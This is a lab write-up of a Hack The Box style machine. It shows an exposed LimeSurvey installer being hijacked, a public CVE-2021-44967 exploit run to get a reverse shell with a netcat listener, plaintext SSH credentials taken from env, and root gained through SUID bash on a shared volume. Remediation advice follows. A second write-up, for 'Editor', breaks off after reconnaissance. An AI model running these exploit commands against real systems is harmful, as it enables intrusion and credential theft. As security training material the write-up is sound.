
We can set one up on our machine.
sudo docker pull mysql
sudo docker run -p 3306:3306 –rm –name tmp-mysql -e MYSQL_ROOT_PASSWORD=password mariadb:latest
Once thats set up we can have LimeSurvey to connect to us.

It then asks us to create a database and then brings us to Administrator settings.


Once finished it brings us to a login and we can log in with the credentials we have.

Upon logging in we get a version.

Upon research this is vulnerable to https://nvd.nist.gov/vuln/detail/CVE-2021-44967 for RCE. Found this exploit code https://github.com/D3Ext/CVE-2021-44967. Read through it, this allows the RCE by the install plugins function, which could let a remote malicious user upload an arbitrary PHP code file.
python3 CVE-2021-44967.py –url http://10.129.234.81/survey –user admin –password password –lhost 10.10.16.27 –lport 1337 –verbose
Nc -lvnp 1337


Did some local enumeration. After a while it appears we are in a docker container. When running id we can see we are in the sudo group but we don’t have creds yet.
id

Eventually after running env we can find the credentials.
env

limesvc:5W5HN4K4GCXf9E
I was able to ssh in with these credentials.
ssh limesvc@10.129.234.81

We can also confirm root on the container. We need to stabilize the shell first and we can do so with:
script -qc /bin/bash /dev/null
Created a file to see if I can see it from the main file system and we can.
touch testhackedtest
find / -name testhackedtest -type f 2>/dev/null


Since we can and we have root we can move bash with a SUID bit and get root.
cp /bin/bash .
chmod +s bash

./bash -p


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Browsed to port 80 and received a 403. Ran feroxbuster and found 301 redirects leading to an incomplete LimeSurvey installation at /survey.
rustscan -a 10.129.234.81 –ulimit 5000 -b 500 — -A -Pn feroxbuster -u http://10.129.234.81 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
2 – LimeSurvey installation hijack The LimeSurvey installer was left exposed and incomplete. Span up a local MariaDB Docker container and pointed the LimeSurvey installer at it to complete the setup. Set a known admin password during installation and logged in as administrator.
sudo docker run -p 3306:3306 –rm –name tmp-mysql -e MYSQL_ROOT_PASSWORD=password mariadb:latest
3 – Initial Access – LimeSurvey malicious plugin upload – CVE-2021-44967 Identified the LimeSurvey version as vulnerable to CVE-2021-44967, an authenticated RCE via malicious plugin upload. Used a public exploit to upload a PHP webshell through the plugin installer and caught a reverse shell inside a Docker container.
python3 CVE-2021-44967.py –url http://10.129.234.81/survey –user admin –password password –lhost 10.10.16.27 –lport 1337 –verbose
4 – Container enumeration and SSH credential discovery Confirmed the shell was inside a Docker container. Found that the current user was in the sudo group but had no password yet. Ran env and found plaintext SSH credentials in the container’s environment variables. SSH’d into the host as limesvc and retrieved user.txt.
env
Credentials recovered: limesvc:5W5HN4K4GCXf9E
5 – Privilege Escalation – SUID bash via shared container volume Enumerated the container and found the container ran as root. Found a shared volume between the container and the host filesystem. Created a test file in the container and confirmed it was visible on the host. Copied bash into the shared directory and set the SUID bit from the container. Executed the SUID bash from the host as limesvc to obtain a root shell. Retrieved root.txt.
cp /bin/bash . chmod +s bash ./bash -p
Key Takeaways
- Exposed and incomplete web application installer – The LimeSurvey installer was left accessible on a public-facing web server, allowing any visitor to complete the installation with attacker-controlled database credentials and set their own admin password. Web application installers must be removed or restricted immediately after setup and must never be left accessible on production systems.
- LimeSurvey authenticated plugin upload RCE – CVE-2021-44967 (CVSS 8.8 High) – The LimeSurvey version was vulnerable to remote code execution via a malicious plugin upload through the admin panel. Survey and CMS platforms must be kept fully patched and plugin upload functionality must be restricted to trusted administrators only.
- Plaintext credentials in Docker container environment variables – The limesvc SSH credentials were stored in the container environment variables, readable by any process running inside the container. Container secrets must never be passed as environment variables and must be managed through Docker Secrets or a dedicated secrets manager with runtime injection.
- Container running as root with a shared host volume – The LimeSurvey container ran as root and had a volume mounted to the host filesystem, allowing a SUID binary to be placed in a host-accessible directory from within the container. Containers must never run as root and must use dedicated non-privileged users. Shared volumes between containers and the host must be treated as a critical trust boundary and must restrict write access.
- Shared volume enabling container-to-host privilege escalation – Write access to a shared volume from a root container allowed placing a SUID bash binary accessible to a low-privilege host user, bypassing all host-level privilege controls. Volume mounts must enforce noexec and nosuid mount options where the application does not require script or binary execution from the mounted path.
Remediation
[Immediate] Remove or restrict the LimeSurvey installer Delete the installer directory or restrict access to it via web server configuration immediately. Incomplete installations must be detected and cleaned up as part of the deployment process. Implement a post-deployment checklist that verifies all installer components are removed before a service is made externally accessible.
[Immediate] Patch LimeSurvey to remediate CVE-2021-44967 (CVSS 8.8 High) Update LimeSurvey to the latest patched version. Restrict the admin panel to authorized IP ranges and require MFA on the administrator account. Disable or sandbox the plugin upload functionality unless explicitly required and log all plugin installation events.
[Immediate] Remove credentials from container environment variables Audit all running containers for credentials stored in environment variables and migrate them to Docker Secrets or a secrets management solution. Rotate the limesvc SSH credentials immediately and audit all other accounts for reuse of the same password.
[Immediate] Run containers as non-root users Configure the LimeSurvey container to run under a dedicated non-root user by adding a USER directive to the Dockerfile. Apply this to all containers across the environment. Run a full audit of all running containers for root or privileged users and remediate any findings.
[Immediate] Apply nosuid and noexec to all shared host volume mounts Add the nosuid and noexec mount options to all Docker volume mounts that do not require binary execution. Audit all container volume configurations for shared paths that are writable from within the container and restrict permissions to the minimum required.
[Long-term] Implement a container security hardening baseline Define a hardening standard for all Docker deployments covering non-root execution, secrets management, volume mount options, network isolation, and application lifecycle management including installer cleanup. Include container escape techniques and shared volume abuse in the regular penetration testing scope.
- Exposed and incomplete web application installer – The LimeSurvey installer was left accessible on a public-facing web server, allowing any visitor to complete the installation with attacker-controlled database credentials and set their own admin password. Web application installers must be removed or restricted immediately after setup and must never be left accessible on production systems.
-
Editor writeup
Editor writeup
Box name: Editor
Difficulty: Easy
OS: Linux
Overview: Editor is an easy-difficulty Linux machine that focuses on web application exploitation followed by local privilege escalation. Initial enumeration reveals a web application exposing an XWiki instance, which is identified as vulnerable to [CVE-2025-24893](https://nvd.nist.gov/vuln/detail/CVE-2025-24893), a remote code execution flaw in the SolrSearch endpoint. By adapting a public proof-of-concept, Groovy code injection is achieved, allowing arbitrary command execution and providing a shell as the xwiki user. Post-exploitation enumeration of the system reveals additional local users and misconfigurations that allow lateral movement to the user oliver. Further analysis of the system uncovers a privilege escalation vector involving a misconfigured SUID binary that relies on environment-controlled execution. By abusing PATH manipulation, a malicious binary is executed in place of a trusted system binary, resulting in execution with elevated privileges and ultimately granting root access.
Link: https://app.hackthebox.com/machines/Editor?sort_by=created_at&sort_type=desc
Machine IP: 10.129.231.23
Ran rustscan against the machine.
rustscan -a 10.129.231.23 –ulimit 5000 -b 500 — -A -Pn


Added editor.htb to /etc/hosts. Navigated to the website on port 80 first.

When navigating to about it redirected me to wiki.editor.htb. Had to add that to /etc/hosts as well.


We can also download SimplistCode Pro. I downloaded that for now but I want to check out the webserver on port 8080 too. This brings us to the same page on wiki.editor.htb.

There is a version number at the bottom of the page, XWiki Debian 15.10.8.
